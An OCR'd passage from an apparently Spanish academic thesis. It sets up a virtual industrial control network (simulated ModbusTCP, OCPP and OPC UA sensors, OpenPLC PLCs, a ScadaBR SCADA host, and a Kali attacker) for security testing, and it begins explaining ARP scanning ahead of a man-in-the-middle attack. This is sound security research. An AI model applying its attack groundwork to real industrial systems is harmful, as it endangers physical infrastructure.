


Figura 1: Niveles de una red de comunicación industrial

Conociendo ya para qué sirve una red de comunicación industrial y cómo se estructura, podemos pasar a desarrollar nuestra propia red virtual para utilizarla como entorno al que atacar.

Para la creación de la red virtual se ha hecho uso de GNS3. La página oficial del programa [36] recomienda el uso de una máquina virtual denominada GNS3 VM para alojar las topologías creadas, ya que con ella se pueden evitar errores comunes que surgen por tener las topologías en la instalación local. Por ello, antes de comenzar con el desarrollo de la infraestructura de red, se ha descargado dicha máquina virtual y se ha importado al hipervisor de VMware. El uso de VMware frente a otros hipervisores se debe a que la documentación de

GNS3 [37] recomienda su uso ya que hace que la máquina virtual vaya más rápido y, además, permite virtualización anidada, lo cual hace posible ejecutar instancias de máquinas virtuales dentro de GNS3 VM.

Para los diferentes *hosts* que componen la infraestructura se han hecho uso de dos sistemas operativos: Debian 11 Bullseye Desktop y Kali Linux 2022.3. Las imágenes de estos se han obtenido de la página web de OSBoxes [38], la cual ofrece gratuitamente máquinas virtuales de Unix y Linux ya listas para usar, de forma que una vez instaladas no es necesario realizar ningún tipo de configuración inicial en dichos sistemas. Debido a esto se ha optado por utilizar estas imágenes frente a las que ofrece GNS3, ya que resultan mucho más cómodas. Para ello, simplemente se han importado las imágenes desde la interfaz gráfica de la aplicación y asignado una cantidad de RAM (en este caso 1024 MB para los *hosts* de Debian y 2048 MB para el *host* de Kali Linux).

Con todo esto, se ha procedido a realizar la topología de la red virtual. Se han arrastrado al apartado gráfico de GNS3 los componentes necesarios, que en este caso resultan ser varias copias de Debian, una copia de Kali Linux, varios *switches* y un componente de traducción de direcciones (NAT, del inglés *Network Address Translation*); y se han redistribuido para formar la infraestructura deseada. El resultado obtenido es el que se muestra en la figura 2.

La red está formada por tres subredes, donde en cada una de ellas los dispositivos que la forman se comunican entre sí mediante un protocolo industrial diferente. Estos protocolos son: ModbusTCP, OCPP y OPC UA. Además, cada subred está formada por dos dispositivos de campo, los cuales toman los valores de un sensor y forman parte del nivel de campo; y un PLC, que obtiene los valores de los sensores gracias a que se comunica con los esclavos mediante el protocolo correspondiente. Estos PLCs forman parte del antes mencionado nivel de control.

Por el otro lado, cada PLC está conectado a la red central, donde además de estos, están conectados un *host* con un software SCADA instalado, el cual obtiene de los PLCs mediante ModbusTCP los valores de los sensores, y, además, es capaz de monitorizarlos y mostrarlos gráficamente (nivel de información); y un *host* intruso, el cual será el que ataque la red de diferentes formas para así poner a prueba el entorno. El *host* atacante está además conectado a un componente de NAT, el cual le permite navegar por Internet mediante una de sus dos interfaces de red.

Cada uno de los dispositivos están nombrados siguiendo la estructura *TipoDispositivo-*




Figura 2: Red virtual desarrollada en GNS3

ProtocoloUtilizado-SistemaOperativo, donde algunos valores no aparecen si no proceden, ya que, por ejemplo, los *switches* no tienen sistema operativo y el *host* atacante no utiliza ningún protocolo industrial. Además, cerca del icono de cada *host* se muestra la dirección IP que tiene asignada. En el caso de los PLCs, al poseer dos interfaces de red, se muestra la IP asignada para cada una de ellas. Por otro lado, se ha asignado un icono personalizado a cada *host* que ilustra qué tipo de dispositivo es. Todo esto, se ha realizado con la finalidad de ofrecer un diseño gráfico más intuitivo y fácil de usar para el usuario.

Las direcciones IP asignadas son estáticas y se han elegido de forma que sean lo más cómodas de utilizar y memorizar para el usuario. Para ello, se usa el rango de direcciones 192.168.0.0 que es ampliamente conocido, y el número de IP de cada *host* se asemeja de cierta forma con el dispositivo. Por ejemplo, un dispositivo *Slave1* tiene una dirección IP acabada en 1, de igual forma que un dispositivo *Slave2* tiene una IP acabada en 2.

Para asignar dichas direcciones IP se ha modificado el fichero */etc/network/interfaces* de cada *host*, donde al indicar la IP y la máscara de red (la cual se ha establecido como *255.255.255.0* en todos), al reiniciar el dispositivo, se efectúa el cambio de la dirección IP que tenía previamente (si consta) por la indicada en el fichero. En la figura 3, se puede observar un ejemplo de

como queda dicho fichero para el PLC de ModbusTCP.




Figura 3: Fichero */etc/network/interfaces* del PLC de ModbusTCP

A continuación, en los siguientes apartados se describirá las instalaciones y configuraciones realizadas en cada uno de los dispositivos para que la red sea completamente funcional.

3.2. Dispositivos de campo

Como se ha mencionado anteriormente, cada subred está formada por dos dispositivos de campo. Estos actúan como sensores de diferentes tipos, y sus valores los obtiene el PLC que corresponde en dicha subred. Para la simulación de dichos sensores se ha hecho uso de los modelos de cliente y servidor de los protocolos industriales utilizados, lo cual permite al PLC obtener los datos (en estos casos, valores de los sensores) que ocupan. Dichos valores son generados aleatoriamente entre un determinado rango de estabilidad.

Los sensores se inicializan automáticamente al iniciar sesión en las máquinas de estos, lo cual se ha conseguido incorporando un fichero *script.sh* en el directorio */etc/profile.d*. Este *script* ejecuta en modo administrador los ficheros necesarios para que el sensor se ponga en marcha, y esto ocurre en el arrancado del sistema ya que todos los *scripts* que se encuentran en el directorio mencionado anteriormente son ejecutados al iniciar sesión en la máquina.

A continuación, se listan las implementaciones de los sensores para cada una de las subredes.

3.2.1. Esclavos con ModbusTCP

Para que los dispositivos de esta subred se comuniquen haciendo uso del protocolo industrial ModbusTCP, se ha hecho uso de la librería de Python *pyModbusTCP*. En ambos esclavos, el fichero que inicializa el servidor ModbusTCP se ha extraído de los ficheros de ejemplo que ofrece el repositorio de la librería [13]. Al iniciarse, se abre el puerto 502 de la máquina para que así modelos cliente pueden enviar peticiones al servidor.

El servidor inicialmente no tiene ningún valor de variable asignado que simule un sensor. Por lo tanto, en cada máquina esclavo además del servidor, se hace uso de un cliente local que le da los valores simulados del sensor. En la figura 4, se muestra parte del fichero *client.py* que inicializa el cliente para *Slave1*. Como se puede apreciar, se ha establecido un bucle para que, cada segundo, generé un valor de temperatura aleatorio entre 50 y 80, y se escriba dicho valor en la dirección 0 de la memoria del servidor. De la misma forma, el segundo esclavo hace uso de un modelo cliente idéntico pero que genera valores de presión de agua en otro rango.

```
# main loop
while True:
    # generate random temperature
    num = random.randint(25, 28)

    # write temperature in modbus address 0
    c.write_single_register(0, num)

    # show info
    print("Temperature: " + str(num) + " degrees.")

    # wait 1 sec for next generation
    time.sleep(1)
```

Figura 4: Función del *script* que inicializa el cliente en cada esclavo de la subred de ModbusTCP

3.2.2. Esclavos con OCPP

Para que los dispositivos de esta subred se comuniquen haciendo uso del protocolo industrial OCPP, se ha hecho uso de la librería de Python con el mismo nombre. En ambos esclavos hay un fichero que inicializa un punto de carga que se encarga de enviar un determinado valor

de sensor al PLC, que será el sistema central. Parte de este fichero es el que aparece en la figura 5.

```
async def send_data_transfer(self, interval):
    while True:
        # generate random humidity
        num = random.randint(110, 140)

        # send humidity to PLC
        request = call.DataTransferPayload("1", "message_id", num)

        # wait for server confirmation
        await self.call(request)

        # wait interval time for next generation
        await asyncio.sleep(interval)
```

Figura 5: Función del *script* que inicializa el punto de carga de *Slave1* de la subred de OCPP

Como se puede ver, gracias a la función *send_data_transfer(self, interval)*, se envía al sistema central un valor aleatorio del sensor (en este caso de humedad) cada vez que ocurre el tiempo establecido por el argumento *interval*. Dicho valor es indicado por el sistema central cuando se realiza la primera conexión, y está configurado para que sea de 1 segundo. Por último, mencionar que en ambos esclavos el código del punto de carga es el mismo pero simulando un tipo de sensor diferente.

3.2.3. Esclavos con OPC UA

Para que los dispositivos de esta subred se comuniquen haciendo uso del protocolo industrial OPC UA, se ha hecho uso de la librería *opcua-asyncio*. En ambos esclavos un fichero inicializa el servidor de dicho protocolo, y la función que simula los valores de los sensores es la de la figura 6.

Al contrario que el servidor de pyModbusTCP, el creado con asyncio sí es capaz de establecer valores de las variables por sí mismo sin necesidad de un cliente. Como se puede apreciar en el *script*, se guardan los valores del sensor en una variable, en este caso una que simula la intensidad luminosa. Luego, simplemente se actualiza esta variable con un valor generado aleatoriamente cada segundo. Al igual que con los esclavos del resto de subredes, los de OPC UA comparten *script* del servidor pero con distinto tipo de sensor simulado.

```
print("Starting server!")
async with server:
    while True:
        # generate random luminous intensity
        num = random.randint(10, 30)

        # write luminous intensity into var
        await luminous_intensity.write_value(num)

        # show info
        print("Luminous intensity: " + str(num) + " cd.")

        # wait 1 sec for next generation
        await asyncio.sleep(1)
```

Figura 6: Función del *script* que inicializa el servidor de *Slave1* de la subred de OPC UA

3.3. PLCs

Para que las máquinas que toman la función de PLCs funcionen como tales se ha hecho uso de OpenPLC. En este caso, como lo que queremos es el software que hace funcionar al PLC, se ha instalado el componente *Runtime*, el cual se encarga de esto. Para ello, se ha instalado previamente git con el comando *sudo apt-get install git*, con el cual se ha podido instalar OpenPLC Runtime introduciendo los siguientes comandos en una terminal:

```
git clone https://github.com/thiagoralves/OpenPLC_v3.git
cd OpenPLC_v3
./install.sh linux
```

Tras terminar su instalación, es posible acceder a su interfaz gráfica de configuración accediendo a la ruta *http://localhost:8080/*. Dicha interfaz permite adjuntar el programa que queremos que ejecute el PLC, además del *driver* que permitirá interactuar con las variables de entrada y salida del PLC.

Los programas de los PLCs se han escrito desde un ordenador personal fuera de la red virtual haciendo uso de OpenPLC Editor. Cada PLC tiene un direccionamiento de entrada, salida y memoria [39]. La idea principal es que los valores que poseen los esclavos sean recibidos por el PLC a través de los módulos de entrada y que, sin realizar ninguna lógica con estos, se dirijan al sistema SCADA a partir de sus módulos de salida. Para conseguir esto, la implementación de los programas de cada PLC se ha realizado tal y como aparece en la figura 7.

Este programa es el que utiliza el PLC de la subred de ModbusTCP. Como se puede apreciar, se declaran dos variables de entrada y dos variables de salida. Las de entrada son *Slave1* y *Slave2*




Figura 7: Captura del diseño del programa del PLC para la subred de ModbusTCP realizada con OpenPLC Editor

(que hacen referencia a los valores de sensor recibidos por cada uno de esos esclavos), son de tipo UINT (entero sin signo) y apuntan a la dirección de memoria del PLC %IW1 y %IW2. Y por el otro lado, las de salida que apuntan a %QW1 y %QW2 son *Temperature* y *WaterPressure*, que son los valores de los sensores que, tras recibirlas el PLC por las variables de entrada, se dirigen al sistema SCADA saliendo del PLC por estas. Finalmente, la correspondencia de las variables de salidas con sus variables de entrada se ha realizado diseñando el diagrama que aparece en lenguaje *ladder*. Para el resto de PLCs, la implementación del programa es idéntica a excepción de los nombres de las variables de salida, en cuyo caso correspondrán a los tipos de sensores de su subred.

En el otro lado, el *driver* de cada PLC debe ser escrito en Python haciendo uso del módulo *psm*, lo cual es la razón por la que se han implementado los esclavos haciendo uso de librerías escritas en dicho lenguaje. OpenPLC proporciona un esqueleto de código para poder hacer modificaciones sobre este e implementar el *driver* como se desea. En este caso, dicho esqueleto se ha utilizado en gran parte para la implementación del PLC de la subred de ModbusTCP, mientras que para los otros no se ha podido aplicar debido a ser necesario el uso de concurrencia para su funcionamiento.

Para que el PLC obtenga los valores de los sensores de los esclavos el código que implementa el *driver* hace uso de un modelo cliente (servidor en el caso del sistema central de OCPP) del protocolo que hablan estos para que así obtenga los valores, y, posteriormente, los atribuya a las variables de entrada declaradas en el programa del PLC. De esta forma, el propio programa

se encarga de direccionar estos valores a las variables de salida y así el sistema SCADA pueda obtener los datos.

Al establecerse tanto el *driver* como el programa exportado que atribuye la lógica, ya se puede arrancar el PLC para que empiece a funcionar. Una vez está arrancado, es posible monitorizar las variables del programa desde la interfaz. Como aparece en la figura 8, que corresponde con las variables del PLC de la subred de ModbusTCP, se muestran los valores de temperatura y presión del agua que simulan los esclavos, debido a que se reciben mediante el *driver*, se asignan a las variables de entrada *Slave1* y *Slave2*, y gracias a la lógica del programa adjunto, se pasan a las variables de salida *Temperature* y *WaterPressure*.




Figura 8: Captura del monitor de OpenPLC Runtime en ejecución

A continuación, se describe la implementación de los *drivers* de cada PLC de la red virtual.

3.3.1. *Driver* con ModbusTCP

En el driver con ModbusTCP, se inicializan dos clientes, uno que comunica con el esclavo que simula la temperatura y otro con el que simula la presión del agua. De esta forma, simplemente cada segundo se hace una llamada a una función que, tal y como aparece en la figura 9, se encarga de pedir los valores del sensor al servidor de cada esclavo y una vez obtenidos, asignarlos a las variables de entrada del PLC.

3.3.2. *Driver* con OCPP

En el driver con OCPP se inicializa el servidor (sistema central) con el puerto 9000 abierto, de forma que se queda a la espera de que algún punto de carga (en este caso un es-

```
temperature = temperature_client.read_holding_registers(0)[0]
water_pressure = water_pressure_client.read_holding_registers(0)[0]

psm.set_var("IW1", temperature)
psm.set_var("IW2", water_pressure)
```

Figura 9: Parte del código del *driver* del PLC de la subred con ModbusTCP

clavo) se conecte a él. Al recibir una solicitud de conexión, el servidor llama a la función *on_boot_notification(self)*, la cual le indica al esclavo, como vimos en el apartado de esclavos de OCPP, el tiempo *interval* que debe transcurrir cada vez para que dicho esclavo le envíe el valor actual de su sensor. De esta forma, cada vez que se recibe algún valor, se entra en la función *on_data_transfer(self, vendor_id, data)* de la figura 10 y, según el parámetro *vendor_id* que identifica a un esclavo o a otro, se asigna el dato en la variable de entrada que corresponde.

```
@on("DataTransfer")
def on_data_transfer(self, vendor_id, message_id, data):
    if vendor_id == "1":
        # set humidity
        psm.set_var("IW1", data)
    elif vendor_id == "2":
        # set atmospheric pressure
        psm.set_var("IW2", data)

    return call_result.DataTransferPayload(status="Accepted")
```

Figura 10: Parte del código del *driver* del PLC de la subred con OCPP

3.3.3. *Driver* con OPC UA

En el driver con OPC UA se inicializan dos clientes al igual que el *driver* para ModbusTCP, pero en este uno se comunica con el esclavo que simula la intensidad luminosa y otro con el que simula el nivel del agua. De esta forma, en ambos clientes se obtiene el nodo de la variable que ocupa el valor del sensor y entonces, cada segundo, se leen los datos y se asignan a las variables de entrada del PLC.

3.4. Sistema SCADA

Para la implementación de un sistema SCADA en una máquina Debian se ha hecho uso de ScadaBR. Para instalar dicho programa, se ha descargado el fichero *zip* de la última versión del repositorio oficial [40] y, una vez extraído, se ha ejecutado el fichero de instalación

ubicado en la carpeta. Tras eso, es posible acceder, al igual que con OpenPLC, a una interfaz gráfica de configuración. Para entrar en ella, basta con poner en el navegador la dirección *http://localhost:8080/ScadaBR*.

Desde esta interfaz es posible configurar las distintas fuentes de datos con las que se quiere trabajar (en nuestro caso, los PLCs implementados) y tras esto, se pueden diseñar vistas gráficas que hagan posible la monitorización de los datos de una forma cómoda y agradable.

Para acceder a los datos de los tres PLCs de la red, se establece una comunicación con ellos haciendo uso de ModbusTCP. En la figura 11, se muestra la configuración que se ha establecido para obtener los datos de estos. Como se puede apreciar, en cada fuente de datos se ha indicado la dirección IP del PLC, además del puerto que tiene abierto por el cual establecer la conexión. Además de esto, también es necesario indicarle qué variables se desean leer. Por ejemplo, para el caso del PLC de la subred de ModbusTCP, tal y como aparece en la figura 12, se han establecido los nombres de los valores que se obtienen, el tipo de variable y el *offset*, que corresponde con el de la variable de salida de PLC utilizado para hacer llegar estos datos.




Figura 11: Captura de ScadaBR con la configuración de las fuentes de datos




Figura 12: Captura de ScadaBR con la configuración de los datos a obtener del PLC de la subred de ModbusTCP

Una vez ScadaBR es capaz de leer los datos de las variables de salida de los PLCs, se pueden crear las vistas gráficas para monitorizarlos. Para la red se ha establecido una vista para los

datos de sensores recibidos de cada PLC. En ellas se muestra un gráfico de líneas con los valores obtenidos por el PLC actualizados cada segundo y en el transcurso del último minuto, además de un componente gráfico para cada tipo de sensor que indica su valor. En la figura 13, se muestra la vista para el PLC de la subred de ModbusTCP, donde en dicho gráfico se lee la temperatura y la presión del agua y además lo acompañan los componentes gráficos antes mencionados. De esta forma, se permite una cómoda monitorización de los valores y es fácil detectar cualquier anomalía que se produzca.




Figura 13: Captura de ScadaBR con la vista gráfica de los datos del PLC de la subred de ModbusTCP

3.5. Máquina atacante

Esta máquina utiliza Kali Linux como sistema operativo ya que éste incluye una gran cantidad de herramientas para realizar labores sobre ciberseguridad. De hecho, todas las tecnologías que se utilizan para la realización de los ataques que se describe en el siguiente capítulo ya están instaladas en éste sin realizar ninguna acción, por lo que no ha sido necesario realizar

ninguna configuración previa en este sistema, fuera de la asignación de la IP antes mencionada.

Por tanto, con toda la red virtual ya configurada y en funcionamiento, podemos utilizar este equipo para atacar las comunicaciones y así, además de evaluar los protocolos industriales utilizados, hacer una comparativa de las posibles herramientas a utilizar en un equipo de *Red Team*.

4

Implementación y ejecución de ataques

En este capítulo se describirán los ataques que se han realizado sobre la red virtual desarrollada. Se dará una explicación en detalle sobre el uso que se ha dado a cada una de las herramientas y, junto a ello, sobre la implementación de los diferentes *scripts*. Primero, se expondrán los ataques realizados entre el nivel de control y el nivel de información (comunicaciones entre PLCs y SCADA), y después se dará paso a los ataques entre el nivel de campo y de control (comunicaciones entre esclavos y PLCs).

4.1. Ejecución de ataques entre los niveles de control e información

En este apartado, tal y como se indica en su título, se va a explicar el trabajo realizado en cuanto a la ejecución de ataques en las comunicaciones entre los PLCs y el sistema SCADA. Como se ha explicado en el anterior capítulo, estas comunicaciones se realizan haciendo uso del protocolo industrial ModbusTCP, por lo que no hay diferencia alguna al atacar las comunicaciones de un PLC o de otro. Por ello, en el transcurso de este apartado los ataques se realizarán específicamente a las comunicaciones entre el PLC de la subred de ModbusTCP y el sistema SCADA.

A continuación, se listan los diferentes tipos de ataques realizados con su correspondiente explicación.

4.1.1. *Scanning* de la red y ataque *Man in the Middle*

Como se puede ver en la figura 2, la máquina atacante está conectada al mismo *switch* que conecta los PLCs y el sistema SCADA. En una situación real en la que un intruso ha conseguido conectarse en la misma situación, lo primero que necesita saber para realizar sus labores

maliciosas es conocer las direcciones IP y MAC (*Media Access Control*) de los dispositivos de la red. Para ello, en este caso se ha hecho uso de la funcionalidad del protocolo de resolución de direcciones (ARP, del inglés *Address Resolution Protocol*).

El protocolo ARP se encarga de vincular una dirección MAC con una dirección IP. Las direcciones MAC son un número que identifica a la tarjeta de red de un equipo, mientras que las direcciones IP se utilizan para identificar a un equipo en la red. De esta forma, este protocolo permite que un dispositivo que se encuentra conectado a una red, obtenga la dirección MAC de otro dispositivo que se encuentra en la misma red.

ARP es un protocolo estandarizado hoy en día. Cuando se envía un paquete a un *host*, este realiza una ARP *request* para encontrar una dirección MAC que coincida con la dirección IP de origen del paquete. Sin embargo, este paso solo es necesario realizarlo una vez, ya que dicha información queda almacenada en la caché ARP. Además, es posible crear una tabla ARP estática que asocie direcciones IP y MAC [41].

Por tanto, gracias al funcionamiento de este protocolo podemos hallar las direcciones IP y MAC de los dispositivos de la red. Al conectarse la máquina atacante a la red, este obtiene una dirección IP dentro del rango de direcciones de dicha red. De esta forma, lo único que tenemos que hacer es enviar un paquete ARP *request* de *broadcast*, el cual manda a todos los dispositivos de la red un paquete ARP, preguntando por cada dirección IP del rango de direcciones por su dirección MAC. Si dicha dirección IP coincide con la que recibe el *host*, entonces obtenemos respuesta con su correspondiente dirección MAC, y así conseguimos conocer su existencia y vinculación entre una y otra.

